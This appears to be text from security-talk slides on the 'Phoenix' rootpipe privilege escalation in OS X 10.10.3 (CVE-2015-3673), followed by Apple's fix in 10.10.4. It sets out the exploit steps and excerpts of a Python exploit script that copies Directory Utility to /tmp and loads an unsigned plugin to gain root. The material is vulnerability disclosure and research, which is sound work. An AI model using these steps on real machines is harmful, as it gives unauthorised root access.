
simply copy in a plugin to 'install' & get loaded



plugin installed



auth prompt :(



but...plugin does get loaded

INSTALL THE PLUGIN

simply copy in a plugin to install & get loaded

but don't you need root to install plugin?



The entitled 'Directory Utility' app will load (unsigned) plugins, which then can authenticate with the WriteConfig XPC service!



owned by root :(

...but we can change that! **#gameover**

PHOENIX, IN 1, 2, 3

rootpipe reborn on OS X 10.10.3

- 1 copy **Directory Utility** to /tmp to gain write permissions

```
$ ls -lart /private/tmp  
drwxr-xr-x patrick wheel Directory Utility.app
```

- 2 copy plugin (.daplugin) into **Directory Utility**'s internal plugin directory

- 3 execute **Directory Utility**



PHOENIX.PY

if only all priv-esc bugs where this easy!

```
#trigger rootpipe on OS X 10.10.3
```

```
def phoenix():
```

```
#copy directory utility.app to /tmp
# ->this folder is (obv) accessible to all
shutil.copytree(DIR_UTIL, destination)
```

```
#copy evil plugin into app's internal plugin directory
# ->since app is in /tmp, this will now succeed
shutil.copytree('%s' % (ROOTPIPE_PLUGIN), '%s/%s/%s' % (destination, DIR_UTIL_PLUGINS, ROOTPIPE_PLUGIN))
```

```
#exec Directory Utility.app
# ->will trigger load of our unsigned bundle (Phoenix.daplug)
# the bundle auth's with 'WriteConfigClient' XPC & invokes createFileWithContents:path:attributes:
# since Directory Utility.app contains the 'com.apple.private.admin.writeconfig' entitlement, we're set ;)
os.system('open "%s" &' % destination)
```




CVE-2015-3673
patched in OS X 10.10.4


phoenix python script

APPLE'S FIX; TAKE TWO


....m0ar checks



OS X 10.10



OS X 10.10.3




OS X 10.10.4



`-[WriteConfigDispatch listener:shouldAcceptNewConnection:]`

APPLE FIX (CVE-2015-3673)

improved authentication & location checks



new entitlements


- `com.apple.private.admin.writeconfig.voiceover`
- `com.apple.private.admin.writeconfig.enable-sharing`



location checks

- binary in `/System`
- binary in `/usr`

